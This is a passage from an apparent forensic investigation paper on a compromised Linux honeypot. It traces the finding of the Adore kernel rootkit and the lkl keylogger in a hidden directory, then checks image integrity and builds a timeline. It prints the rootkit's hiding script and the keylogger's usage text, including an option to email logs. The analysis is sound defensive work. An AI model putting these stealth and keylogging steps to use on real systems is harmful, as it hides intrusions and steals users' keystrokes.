-rw-r--r-- 1 root root 1275 Feb 17 2000 sendmail.mc
-rw-r--r-- 1 root root 11349 Sep 13 07:32 services
-r----- 1 root root 583 Sep 13 07:45 shadow
-r----- 1 root root 536 Sep 13 07:45 shadow-
-rw-r--r-- 1 root root 66 Sep 13 07:29 shells
drwxr-xr-x 2 root root 4096 Sep 13 07:13 skel
-rw-r--r-- 1 root root 10731 Feb 25 2000 smb.conf
-rw-r--r-- 1 root root 97 Feb 25 2000 smbusers
drwxr-xr-x 2 root root 4096 Feb 17 2000 smrsh
drwxr-xr-x 3 root root 4096 Feb 21 2000 sound
drwxr-xr-x 5 root root 4096 Sep 13 07:45 sysconfig
-rw-r--r-- 1 root root 267 Mar 8 2000 sysctl.conf
-rw-r--r-- 1 root root 930 Sep 13 07:24 syslog.conf
-rw-r--r-- 1 root root 625272 Mar 6 2000 termcap
-rw----- 1 root root 1426 Mar 9 2000 up2date.conf
drwxr-xr-x 2 root root 4096 Sep 13 07:40 vga
drwxr-xr-x 11 root root 4096 Sep 13 07:39 X11
-rw-r--r-- 1 root root 361 Sep 13 07:45 yp.conf
-rw-r--r-- 1 root root 1398 Mar 6 2000 ypserv.conf
[root@LinuxForensics etc]#

```

The files in /etc and its subdirectories were examined, no signs of abnormal entries / indication of compromise found.

#### 2.5.4.5. search for directories beginning with “.”

This may show files that tried to be hidden from the normal view.

```

[root@LinuxForensics honeypot]# find ./ -name ".*" -type d -printf "%Tc %k %h/%f\n"
Mon 15 Sep 2003 05:34:39 PM EDT 4 ./var/spool/uucp/...
Sat 13 Sep 2003 07:20:57 AM EDT 4 ./tmp/.gnome
Sat 13 Sep 2003 07:20:57 AM EDT 4 ./tmp/.gnome_private
Mon 15 Sep 2003 05:19:21 PM EDT 4 ./tmp/.font-unix
Sat 13 Sep 2003 07:10:45 AM EDT 4 ./usr/share/control-center/.data
[root@LinuxForensics honeypot]#

```

There seems to be a directory “...” in /var/spool/uucp that got accessed at 05:34:39PM EDT (1734EDT). This is unusual!

```

[root@LinuxForensics uucp]# ls -l
total 0
[root@LinuxForensics uucp]# ls -la
total 12
drwxr-xr-x 3 root root 4096 Sep 15 17:33 .
drwxr-xr-x 13 root root 4096 Sep 15 17:27 ..
drwxr-xr-x 3 37520 11786 4096 Sep 15 17:34 ...
[root@LinuxForensics uucp]# cd ...
[root@LinuxForensics ...]# ls -la
total 44
drwxr-xr-x 3 37520 11786 4096 Sep 15 17:34 .
drwxr-xr-x 3 root root 4096 Sep 15 17:33 ..
drwxr-xr-x 3 root root 4096 Sep 15 17:36 adore
-rwxr-xr-x 1 root root 15645 Sep 15 17:30 ava
-rw-r--r-- 1 root root 14914 Sep 15 17:34 haha.tar.gz
[root@LinuxForensics ...]# ls -la adore/ ava
-rwxr-xr-x 1 root root 15645 Sep 15 17:30 ava

adore/:
total 144
drwxr-xr-x 3 root root 4096 Sep 15 17:36 .
drwxr-xr-x 3 37520 11786 4096 Sep 15 17:34 ..
-rw-r--r-- 1 sol users 16241 Nov 18 2002 adore.c
-rw-r--r-- 1 sol users 2080 Apr 14 2002 adore.h
-rw-r--r-- 1 root root 8616 Sep 15 17:34 adore.o

```

```

-rwxr-xr-x    1 root    root        15645 Sep 15 17:34 ava
-rw-r--r--    1 sol     users       4239 Jun  3  2002 ava.c
-rw-r--r--    1 sol     users       1746 Nov 18  2002 Changelog
-rw-r--r--    1 sol     users       1979 Dec 23  2000 cleaner.c
-rw-r--r--    1 root    root        1088 Sep 15 17:34 cleaner.o
-rwxr-xr-x    1 sol     users       4510 Nov 18  2002 configure
drwxr-xr-x    2 sol     users       4096 Nov 18  2002 CVS
-rw-r--r--    1 sol     users       1977 Nov 17  2002 dummy.c
-rw-r--r--    1 sol     users        639 Jun  3  2002 gcc-test.c
-rw-r--r--    1 sol     users       3437 Jun  3  2002 libinvisible.c
-rw-r--r--    1 sol     users       2527 Dec 21  2000 libinvisible.h
-rw-r--r--    1 sol     users       1660 Apr 23  2002 LICENSE
-rwxr-xr-x    1 root    root        8136 Sep 15 17:36 lkl
-rw-r--r--    1 root    root         675 Sep 15 17:34 Makefile
-rw-r--r--    1 sol     users        934 Apr 13  2002 Makefile.gen
-rw-r--r--    1 root    root         0 Sep 15 17:34
Makefile_Mon_Sep_15_17:34:48_EDT_2003
-rw-r--r--    1 sol     users       5754 Nov 17  2002 README
-rw-r--r--    1 sol     users       2191 May 13  2001 rename.c
-rwxr-xr-x    1 sol     users        193 Mar 21  2001 startadore
-rw-r--r--    1 sol     users         98 Jun  3  2002 TODO
[root@LinuxForensics ...]#
[root@LinuxForensics ...]# tar tvzf haha.tar.gz
drwxr-xr-x stealth/clever    0 2002-11-18 07:20:42 adore/
drwxr-xr-x stealth/clever    0 2002-11-18 07:20:42 adore/CVS/
-rw-r--r-- stealth/clever    5 2002-11-18 07:20:42 adore/CVS/Root
-rw-r--r-- stealth/clever    6 2002-11-18 07:20:42 adore/CVS/Repository
-rw-r--r-- stealth/clever   672 2002-11-18 07:20:42 adore/CVS/Entries
-rw-r--r-- stealth/clever  1746 2002-11-18 07:18:04 adore/Changelog
-rw-r--r-- stealth/clever  1660 2002-04-23 16:21:50 adore/LICENSE
-rw-r--r-- stealth/clever    934 2002-04-13 11:38:04 adore/Makefile.gen
-rw-r--r-- stealth/clever  5754 2002-11-17 14:09:16 adore/README
-rw-r--r-- stealth/clever    98 2002-06-03 08:25:14 adore/TODO
-rw-r--r-- stealth/clever  16241 2002-11-18 07:18:04 adore/adore.c
-rw-r--r-- stealth/clever   2080 2002-04-14 10:54:43 adore/adore.h
-rw-r--r-- stealth/clever   4239 2002-06-03 08:25:14 adore/ava.c
-rw-r--r-- stealth/clever   1979 2000-12-23 10:57:23 adore/cleaner.c
-rwxr-xr-x stealth/clever   4510 2002-11-18 07:18:04 adore/configure
-rw-r--r-- stealth/clever   1977 2002-11-17 14:09:16 adore/dummy.c
-rw-r--r-- stealth/clever    639 2002-06-03 08:25:14 adore/gcc-test.c
-rw-r--r-- stealth/clever   3437 2002-06-03 08:25:14 adore/libinvisible.c
-rw-r--r-- stealth/clever   2527 2000-12-21 09:54:05 adore/libinvisible.h
-rw-r--r-- stealth/clever   2191 2001-05-13 12:15:04 adore/rename.c
-rwxr-xr-x stealth/clever    193 2001-03-21 12:09:39 adore/startadore
[root@LinuxForensics ...]#

```

Bingo!!! We seemed to have found strong indication that the adore rootkit was installed on the system.

#### 2.5.4.5.1 Adore

From [ADORE1]:

*“The Adore LKM, for instance, allows the malicious user to become root; hide and unhide files; execute commands as root; make a process ID (PID) visible or invisible, or remove it forever (certainly a risky endeavor); or uninstall the LKM entirely. Of course, with these simple (!) functions, the malicious user has the run of the system, undetected.”*

From [SANSADORE]:

*“Adore, written by Stealth, implements file hiding, process hiding, and privileged command execution. Adore does not implement any remote access features like*

*Knark. A command-line utility, `ava` is used to give commands to the kernel module to specify which files and processes to hide. A password (the ```elite command```) is compiled into the module and `ava` to prevent unauthorized access and make fingerprinting more difficult. Like `Knark`, `Adore` changes eight system calls: `fork`, `write`, `close`, `clone`, `kill`, `mkdir`, `getdents`.”*

We found files in a hidden directory `“...”` in the `/var/spool/uucp` directory. In that directory, found the following files:

- an archive called `haha.tar.gz`. Looking at the contents with `tar` and the `‘t’` switch (`test – show`, do not actually extract), we see the following:

```
[root@LinuxForensics ...]# tar tvzf haha.tar.gz
drwxr-xr-x stealth/clever 0 2002-11-18 07:20:42 adore/
drwxr-xr-x stealth/clever 0 2002-11-18 07:20:42 adore/CVS/
-rw-r--r-- stealth/clever 5 2002-11-18 07:20:42 adore/CVS/Root
-rw-r--r-- stealth/clever 6 2002-11-18 07:20:42 adore/CVS/Repository
-rw-r--r-- stealth/clever 672 2002-11-18 07:20:42 adore/CVS/Entries
-rw-r--r-- stealth/clever 1746 2002-11-18 07:18:04 adore/Changelog
-rw-r--r-- stealth/clever 1660 2002-04-23 16:21:50 adore/LICENSE
-rw-r--r-- stealth/clever 934 2002-04-13 11:38:04 adore/Makefile.gen
-rw-r--r-- stealth/clever 5754 2002-11-17 14:09:16 adore/README
-rw-r--r-- stealth/clever 98 2002-06-03 08:25:14 adore/TODO
-rw-r--r-- stealth/clever 16241 2002-11-18 07:18:04 adore/adore.c
-rw-r--r-- stealth/clever 2080 2002-04-14 10:54:43 adore/adore.h
-rw-r--r-- stealth/clever 4239 2002-06-03 08:25:14 adore/ava.c
-rw-r--r-- stealth/clever 1979 2000-12-23 10:57:23 adore/cleaner.c
-rwxr-xr-x stealth/clever 4510 2002-11-18 07:18:04 adore/configure
-rw-r--r-- stealth/clever 1977 2002-11-17 14:09:16 adore/dummy.c
-rw-r--r-- stealth/clever 639 2002-06-03 08:25:14 adore/gcc-test.c
-rw-r--r-- stealth/clever 3437 2002-06-03 08:25:14 adore/libinvisible.c
-rw-r--r-- stealth/clever 2527 2000-12-21 09:54:05 adore/libinvisible.h
-rw-r--r-- stealth/clever 2191 2001-05-13 12:15:04 adore/rename.c
-rwxr-xr-x stealth/clever 193 2001-03-21 12:09:39 adore/startadore
[root@LinuxForensics ...]#
```

The files in the archive seemed to make up the most part of the `adore/` subdirectory.

- a directory called `‘adore’`, consisting largely of the files extracted from the `haha.tar.gz` archive, `.o` (object files) and executables:

```
[root@LinuxForensics adore]# ls -la | grep x
drwxr-xr-x 3 root root 4096 Sep 15 17:36 .
drwxr-xr-x 3 37520 11786 4096 Sep 15 17:34 ..
-rwxr-xr-x 1 root root 15645 Sep 15 17:34 ava
-rwxr-xr-x 1 sol users 4510 Nov 18 2002 configure
drwxr-xr-x 2 sol users 4096 Nov 18 2002 CVS
-rwxr-xr-x 1 root root 8136 Sep 15 17:36 lkl
-rwxr-xr-x 1 sol users 193 Mar 21 2001 startadore
[root@LinuxForensics adore]#
```

```
[root@LinuxForensics adore]# file ./ava
ava: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.0,
dynamically linked (uses shared libs), not stripped
[root@LinuxForensics adore]# file ./lkl
lkl: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.0,
dynamically linked (uses shared libs), stripped
[root@LinuxForensics adore]# file ./startadore
startadore: Bourne shell script text executable
[root@LinuxForensics adore]# file ./configure
configure: a /usr/bin/perl script text executable
```

```
[root@LinuxForensics adore]# cat ./startadore
#!/bin/sh

# Use this script to bootstrap adore!
# It will make adore invisible. You could also
# insmod adore without $0 but then its visible.

insmod adore.o
insmod cleaner.o
rmmod cleaner

[root@LinuxForensics adore]#
```

## Examining the binaries:

- ava

ava is an executable and is part of the adore package.

- lkl

```
Have to be root to perform a iopl()!
[...]
127.0.0.1
Started to log port 0x%02x. Keymap is %s. The logfile is %s.
-- Linux Key Logger vers 0.9.0 --
usage:
    -h this help
    -l start to log the 0x60 port (keyboard)
    -b Debug Mode.Perhaps it's usefoul :P
    -k <km_file> set a keymap file
    -o <o_file> set an output file
    -m <email> send logs to <email> every lk
    -t <host> hostname for sendmail server. default is localhost

Example: lkl -l -k keymaps/it_km -o log.file
[...]
unable to find keymap-file
a keymap is required!! run lkl with -k <keymap>
<Ret>
unable to find UPPER case keymap file, check it!
unable to find ALT keymap file, check it!
QUIT
DATA
RCPT TO:
MAIL FROM:lkl@lkl.log.your.linux.box.com
HELO tin.it
sending logs to %s via %s
socket
unable to connect to %s
connect()
```

This looks like a keystroke logger. Researching on Google linked me to the following information (from [LKL]):  
*“LKL is a userspace key logger that runs under Linux--x86/arch.LKL sniffs and logs everything pass through the hardware keyboard port (0x60).”*

The `configure` script checks out to be a regular configure script to prepare a software package for compilation.

This definitely looks like we have found something. `haha.tar.gz` contains the adore kernel rootkit for linux as well as the Linux Key Logger, a program that logs users' keystrokes on the system when installed.

But how did the file get on there?

#### 2.5.4.6. search for regular files in /dev

We need to find out whether the /var/spool/uucp directory is the only directory that shows us evidence of a compromise. /dev is usually a place to look for this, as most users would never check this directory – the vast amount of files in it (over 2000 files) makes it very difficult to see files that are not supposed to be in there. However, regular files should NOT be in here, so we will use the find command together with the ‘type’ option to look for regular files (`-type f`) and directories (`-type d`):

```
[root@LinuxForensics dev]# find ./ -type f -ls
32420  28 -rwxr-xr-x 1 root  root  26689 Mar  2  2000 ./MAKEDEV
[root@LinuxForensics dev]# find ./ -type d -ls
32194  36 drwxr-xr-x 6 root  root  36864 Sep 15 17:32 ./
49097  12 drwxrwxr-x 2 root  root  12288 Sep 13 07:11 ./ida
113478 4 drwxr-xr-x 2 root  root   4096 Feb 23 1999 ./pts
113479 4 drwxrwxr-x 2 root  root   4096 Sep 13 07:11 ./raw
161780 32 drwxr-xr-x 2 root  root  32768 Sep 13 07:12 ./rd
```

Nothing out of the ordinary.

#### 2.5.4.7. search for SUID/GUID files

The find command to look for SUID and/or GUID files is

```
[root@LinuxForensics honeypot]# find ./ \( -perm -004000 -o -perm -002000 \) -type f -ls
```

Output:

```
32587  8 -rws--x--x 1 root  root  6260 Mar  6  2000 ./usr/X11R6/bin/Xwrapper
145135 36 -rwsr-xr-x 1 root  root  35168 Feb 16  2000 ./usr/bin/chage
145137 36 -rwsr-xr-x 1 root  root  36756 Feb 16  2000 ./usr/bin/gpasswd
145228  8 -r-r--sr-x 1 root  tty   6128 Mar  7  2000 ./usr/bin/wall
145485 24 -rwsr-xr-x 1 root  root  21816 Feb  3  2000 ./usr/bin/crontab
145593 36 -rwsr-xr-x 1 root  root  33288 Mar  1  2000 ./usr/bin/at
145881 40 -r-xr-s--x 1 root  games 40112 Feb 10  2000 ./usr/bin/gataxx
145882 24 -r-xr-s--x 1 root  games 20692 Feb 10  2000 ./usr/bin/glines
145883 72 -r-xr-s--x 1 root  games 67468 Feb 10  2000 ./usr/bin/gnibbles
145884 80 -r-xr-s--x 1 root  games 76508 Feb 10  2000 ./usr/bin/gnrobots2
145885 56 -r-xr-s--x 1 root  games 52464 Feb 10  2000 ./usr/bin/gnome-stones
145886 76 -r-xr-s--x 1 root  games 71296 Feb 10  2000 ./usr/bin/gnomine
145887 28 -r-xr-s--x 1 root  games 25908 Feb 10  2000 ./usr/bin/gnotravex
145888 236 -r-xr-s--x 1 root  games 234072 Feb 10  2000 ./usr/bin/gtali
145889 24 -r-xr-s--x 1 root  games 24028 Feb 10  2000 ./usr/bin/gturing
145890 48 -r-xr-s--x 1 root  games 48316 Feb 10  2000 ./usr/bin/iagno
145891 48 -r-xr-s--x 1 root  games 45476 Feb 10  2000 ./usr/bin/mahjongg
145892 24 -r-xr-s--x 1 root  games 21140 Feb 10  2000 ./usr/bin/same-gnome
146148 76 -r-xr-sr-x 1 news  news  73144 Mar  2  2000 ./usr/bin/inews
146175 44 -r-sr-x--- 1 root  news  43132 Mar  2  2000 ./usr/bin/inndstart
146200 92 -r-sr-x--- 1 uucp  news  89792 Mar  2  2000 ./usr/bin/rnews
146212 40 -r-sr-x--- 1 root  news  40540 Mar  2  2000 ./usr/bin/startinnfeed
146546 524 -rws--x--x 2 root  root  531516 Feb  2  2000 ./usr/bin/suidperl
146546 524 -rws--x--x 2 root  root  531516 Feb  2  2000 ./usr/bin/sperl5.00503
146711 20 -r-sr-sr-x 1 root  lp    16872 Feb 14  2000 ./usr/bin/lpq
146712 20 -r-sr-sr-x 1 root  lp    18568 Feb 14  2000 ./usr/bin/lpr
146713 20 -r-sr-sr-x 1 root  lp    17208 Feb 14  2000 ./usr/bin/lprm
146727 36 -rwxr-sr-x 1 root  man   36192 Feb 29  2000 ./usr/bin/man
146960 12 -r-s--x--x 1 root  root  12244 Feb  7  2000 ./usr/bin/passwd
147006 12 -rwxr-sr-x 1 root  mail  11620 Feb  7  2000 ./usr/bin/lockfile
147008 80 -rwsr-sr-x 1 root  mail  76432 Feb  7  2000 ./usr/bin/procmail
147069 16 -rwsr-xr-x 1 root  root  14352 Mar  7  2000 ./usr/bin/rcp
```

```

147071 12 -rwsr-xr-x 1 root root 10256 Mar 7 2000 ./usr/bin/rlogin
147072 8 -rwsr-xr-x 1 root root 7436 Mar 7 2000 ./usr/bin/rsh
147311 24 -rwxr-sr-x 1 root slocate 24272 Feb 3 2000 ./usr/bin/slocate
148519 16 -rws--x--x 1 root root 14056 Mar 7 2000 ./usr/bin/chfn
148520 16 -rws--x--x 1 root root 13832 Mar 7 2000 ./usr/bin/chsh
148537 8 -rws--x--x 1 root root 5640 Mar 7 2000 ./usr/bin/newgrp
148548 12 -rwxr-sr-x 1 root tty 8328 Mar 7 2000 ./usr/bin/write
16485 8 -rwxr-sr-x 1 root utmp 6096 Feb 24 2000 ./usr/sbin/utempter
16622 8 -rwsr-xr-x 1 root root 5896 Mar 8 2000 ./usr/sbin/usernetctl
17858 12 -rwxr-sr-x 1 root utmp 8792 Feb 21 2000 ./usr/sbin/gnome-pty-helper
18942 28 -rwxr-sr-x 1 root lp 25064 Feb 14 2000 ./usr/sbin/lpc
19446 320 -rwsr-sr-x 1 root root 320516 Feb 17 2000 ./usr/sbin/sendmail
19834 20 -rwsr-xr-x 1 root bin 16488 Feb 7 2000 ./usr/sbin/traceroute
19847 20 -rwsr-xr-x 1 root root 18168 Mar 7 2000 ./usr/sbin/userhelper
16124 36 -rwsr-xr-x 1 root root 34751 Feb 29 2000 ./usr/libexec/pt_chown
145526 16 -rwsr-xr-x 1 root root 14188 Mar 7 2000 ./bin/su
146265 20 -rwsr-xr-x 1 root root 17968 Mar 6 2000 ./bin/ping
146771 60 -rwsr-xr-x 1 root root 56208 Feb 3 2000 ./bin/mount
146772 28 -rwsr-xr-x 1 root root 26608 Feb 3 2000 ./bin/umount
113226 4 -rwxr-sr-x 1 root root 3860 Mar 8 2000 ./sbin/netreport
113231 28 -r-sr-xr-x 1 root root 26126 Feb 5 2000 ./sbin/pwdb_chkpwd
113232 28 -r-sr-xr-x 1 root root 27114 Feb 5 2000 ./sbin/unix_chkpwd
[root@LinuxForensics honeypot]#

```

Looks normal. Judging from the timestamps, these files have not been changed since the binaries got installed (about 2 days before the compromise). Maybe the timeline analysis shows some more later on, but at this point it does not look like that any SUID/GUID files exist on the system, other than the ones that are supposed to be there.

#### 2.5.4.8. search for recently modified binaries / created files

Lets look for all binaries that were installed after the installation date (timestamp of tmp/install.log - Sep 13 07:45), belong to root and have at least one executable bit set.

```

[root@LinuxForensics honeypot]# find ./ -newer tmp/install.log -type f -user root -perm\
+111 -printf "%c %k %h/%f\n" |sort
Mon Sep 15 17:33:54 2003 16 ./var/spool/uucp/.../ava
Mon Sep 15 17:34:50 2003 16 ./var/spool/uucp/.../adore/ava
Mon Sep 15 17:36:12 2003 8 ./var/spool/uucp/.../adore/lkl
[root@LinuxForensics honeypot]#

```

The files we have found earlier are listed again: adore rootkit files and the lkl, Linux Key Logger.

#### 2.5.4.9. show start up files and processes

The start up files are in /etc/rc.d/rcX.d (X=1-6) and /etc/rc.d/init.d/.

The following 'find' looks for all files in the rc.d/ directory and searches for the keyword 'lkl', 'adore' and 'ava' by feeding the file to grep that then executes the search.

```

[root@LinuxForensics rc.d]# find ./ -exec grep 'lkl' {} \;
[root@LinuxForensics rc.d]# find ./ -exec grep 'adore' {} \;
[root@LinuxForensics rc.d]# find ./ -exec grep 'ava' {} \;

```

No matches. The start up files were checked out, nothing out of the ordinary. A complete output of all the startup files are listed in the Appendix. Maybe the timeline analysis shows something more out of the ordinary later on in the next section.

### 2.5.5. Integrity Check

Show how your tools did not modify the evidence when performing your examination.

To validate that the image was not modified during the analysis, we will unmount it, create another MD5 hash from the file (sdb1.img, the copy of the honeypot partition) and compare it with our initial MD5 hash we got after we made the initial copy from the honeypot partition.

From earlier:

```
e4b48ede351051996435193ff38b1dd2 ./sdb1.img
e4b48ede351051996435193ff38b1dd2 /dev/sdb1
```

We get the following hash value if we re-run md5sum against the image:

```
[root@LinuxForensics ~]# md5sum /forensics/honeypot/honeypot/images/sdb1.img
e4b48ede351051996435193ff38b1dd2 /forensics/honeypot/honeypot/images/sdb1.img
[root@LinuxForensics ~]#
```

The hash value has not changed. The integrity of the evidence has not been damaged.

© SANS Institute 2003, Author retains full rights.

## 2.6. Timeline Analysis

Perform a Timeline Analysis of the system. Highlight when the operating system was installed, when major updates were performed on the system, and when the system was last used. Include any other interesting details that could be discerned based on the use of the system. Attach the resulting timeline.

To perform the timeline analysis, we will use the Sleuth Kit and the Autopsy Forensic Browser.

### 2.6.1. Setting up Autopsy


To analyze our image, we need to configure Autopsy first:

Steps involved:

- open a new case
- add a host to the case
- add the image to the host in the case

[AUTOPSYDOC] has detailed instructions on how to do this.

After we have completed the three steps, our screen looks somewhat like this:



### 2.6.2. Timeline Creation

Before we create the timeline, we need to find out which inodes the `/etc/passwd` and `/etc/group` files are located in. We need this info later on during the timeline creation.


To find out the inodes, we remount the image as we did before and do a `'ls -lai'` on the `passwd` and `group` files:

```
[root@LinuxForensics /]# mount -ro,noatime,loop,noexec
/forensics/honeypot/honeypot/images/sdb1.img /mnt/honeypot/
```

```
[root@LinuxForensics /]# cd /mnt/honeypot/etc/
[root@LinuxForensics etc]# ls -lai passwd group
 84338 -rw-r--r--  1 root    root      456 Sep 13 07:45 group
 83610 -rw-r--r--  1 root    root      694 Sep 13 07:45 passwd
[root@LinuxForensics etc]# cd /
[root@LinuxForensics /]#
```


/etc/group is in inode 84338, /etc/passwd in inode 83610.

To create the timeline, we have to create a data file first that contains information about the files in this image. Click on 'File Activity Time Lines', then on 'Create Data File'



Hit 'OK'.

This executes the 'fls' tool. 'fls' displays file and directory entries in a directory inode.



'ils' is also used. 'ils' is used to list inode information.

The output is saved to the 'body' file that will serve as input for the timeline creation. Autopsy then takes you to the next screen where you can create the actual timeline.

1. Select the data input file (body):  
 body

2. Enter the starting date:  
 None:   
 Specify:  Sep 1 2003

3. Enter the ending date:  
 None:   
 Specify:  Jan 1 2003

4. Enter the file name to save as:  
 output/timeline-september

6. Enter the location of the /etc/passwd file (UNIX images only):  
 images/sdb1.img (/) Inode: 83610

7. Enter the location of the /etc/group file:  
 images/sdb1.img (/) Inode: 84338

8. Generate MD5 Value?

We need to use the inode numbers we have found earlier, for /etc/passwd and /etc/group. We are only interested in events starting in September, so we restrict the starting date to September 1<sup>st</sup>, 2003.

Hit 'OK'. The timeline will be created and saved.

```
Timeline saved to /forensics//honeypot/honeypot/output/timeline-september
Entry added to host config file
Calculating MD5 Value
MD5 Value: CE1E0DDC87C925CCD2E119BACAD66761
OK
(NOTE: It is easier to view the timeline in a text editor than here)
```

### 2.6.3. Analyzing the Timeline

Because of the amount of records (the resulting timeline-september file is over 650k and has over 57700 lines), only the interesting parts of the output will be listed here. The timeline output will be attached to this paper as separate file. Comments are made before the actual entry.

The installation started at September 13<sup>th</sup>, 2003 at around 0700am EDT:

```
Sat Sep 13 2003 07:01:48 16384 m.c d/drwxr-xr-x root root 11 /lost+found
4096 mac d/drwxr-xr-x root root 32193 /proc
16384 .a. -/-rw-r--r-- root root 128771 /var/lib/rpm/nameindex.rpm
0 mac ----- root root 1 <sdb1.img-alive-1>
16384 .a. -/-rw-r--r-- root root 128775 /var/lib/rpm/conflictsindex.rpm
Sat Sep 13 2003 07:01:50 8158 .a. -/-rw-r--r-- root root 160962 /tmp/install.log
Sat Sep 13 2003 07:02:02 9748 .c -/-rw-r--r-- root root 32197 /usr/lib/libefence.a
50 .c -/-rw-r--r-- root root 64388 /usr/man/man3/efence.3.gz
17976 .c -/-rw-r--r-- root root 16099 /usr/doc/ElectricFence-2.1/COPYING
1574 .c -/-rw-r--r-- root root 16100 /usr/doc/ElectricFence-2.1/README
940 .c -/-rw-r--r-- root root 16098 /usr/doc/ElectricFence-2.1/CHANGES
5591 .c -/-rw-r--r-- root root 64389 /usr/man/man3/libefence.3.gz
```

```

Sat Sep 13 2003 07:02:03    4096 m.c d/drwxr-xr-x root    root    16097    /usr/doc/ElectricFence-2.1
                          4096 .c d/drwxrwxr-x root    root    112676   /mnt/cdrom

```

... and was finished about 45 minutes later:

```

Sat Sep 13 2003 07:45:16    8192 m.c d/drwxr-xr-x root    root    96578    /usr/doc
                          16 m.c l/lrwxrwxrwx root    root    164871   /etc/rc.d/rc3.d/K84ypserv ->
../init.d/ypserv

```

[... removed for overview purposes ...]

```

8158 m.c -/-rw-r--r-- root    root    160962   /tmp/install.log

```

There was a system boot at around 11:49 on September 13<sup>th</sup>, 2003:

```

Sat Sep 13 2003 11:49:17      8 .a. -/-rw-r--r-- root    root    84339    /etc/HOSTNAME
Sat Sep 13 2003 11:49:19    4096 m.c d/drwxr-xr-x root    root    131081   /lib/modules/2.2.14-5.0smp
Sat Sep 13 2003 11:49:21    7445 .a. -/-rw-r--r-- root    root    116628   /var/log/dmesg
                          237 m.c -/-rw-r--r-- root    root    49866    /boot/kernel.h
Sat Sep 13 2003 11:49:33    4096 m.c d/drwxr-xr-x root    root    3016     /var/lib/nfs
                          4096 m.c d/drwx----- root    root    180763   /var/lib/nfs/sm.bak
                          4096 m.c d/drwx----- root    root    179645   /var/lib/nfs/sm
Sat Sep 13 2003 11:49:34    10451 .a. -/-rw-r--r-- root    root    116629   /var/log/boot.log
Sat Sep 13 2003 11:49:35    8070 .a. -/-rw----- root    root    116630   /var/log/cron
Sat Sep 13 2003 11:49:37      4 .a. -/-rw-r--r-- root    root    180764   /var/spool/lpd/lpd.lock
                          4096 m.c d/drwxrwxr-x root    daemon  179463   /var/spool/lpd

```

This also matches up with the output 'last' gave us before:

```

[root@LinuxForensics log]# last -f /mnt/honeypot/var/log/wtmp
root    tty1                Mon Sep 15 17:19    gone - no logout
reboot  system boot        2.2.14-5.0smp     Mon Sep 15 17:18    (6+04:03)
ftp     ftpd1176           testbox           Sun Sep 14 03:44 - 03:44 (00:00)
ftp     ftpd1143           61.16.130.2      Sun Sep 14 02:44 - down (04:50)
ftp     ftpd1099           81.50.228.196    Sun Sep 14 00:47 - 00:47 (00:00)
ftp     ftpd1092           217.187.199.11   Sun Sep 14 00:31 - 00:31 (00:00)
ftp     ftpd992            200.12.238.162   Sat Sep 13 19:56 - 19:56 (00:00)
root    tty1                Sat Sep 13 12:11 - down (19:23)
reboot  system boot        2.2.14-5.0smp     Sat Sep 13 12:03   (19:32)
root    tty1                Sat Sep 13 11:51 - down (00:00)
reboot  system boot        2.2.14-5.0smp     Sat Sep 13 11:49   (00:03)

```

```

wtmp begins Sat Sep 13 11:49:21 2003
[root@LinuxForensics log]#

```

There were ftp accesses:

```

Sun Sep 14 2003 02:45:20    4096 m.c d/drwxr-xr-x root    root    16725    /home/ftp
Sun Sep 14 2003 03:44:09    63728 .a. -/-rw-r-xr-x root    root    145767   /usr/bin/ftp
                          171346 .a. -/-rw-r--r-- root    root    35321    /usr/lib/libreadline.so.3.0
                          153488 .a. -/-rw-r-xr-x root    root    19917    /usr/sbin/in.ftpd
                          18 .a. l/lrwxrwxrwx root    root    35323    /usr/lib/libreadline.so.3 ->
libreadline.so.3.0
                          484 .a. -/-rw----- root    root    84317    /etc/ftpaccess
                          456 .a. -/-rw----- root    root    84318    /etc/ftpconversions
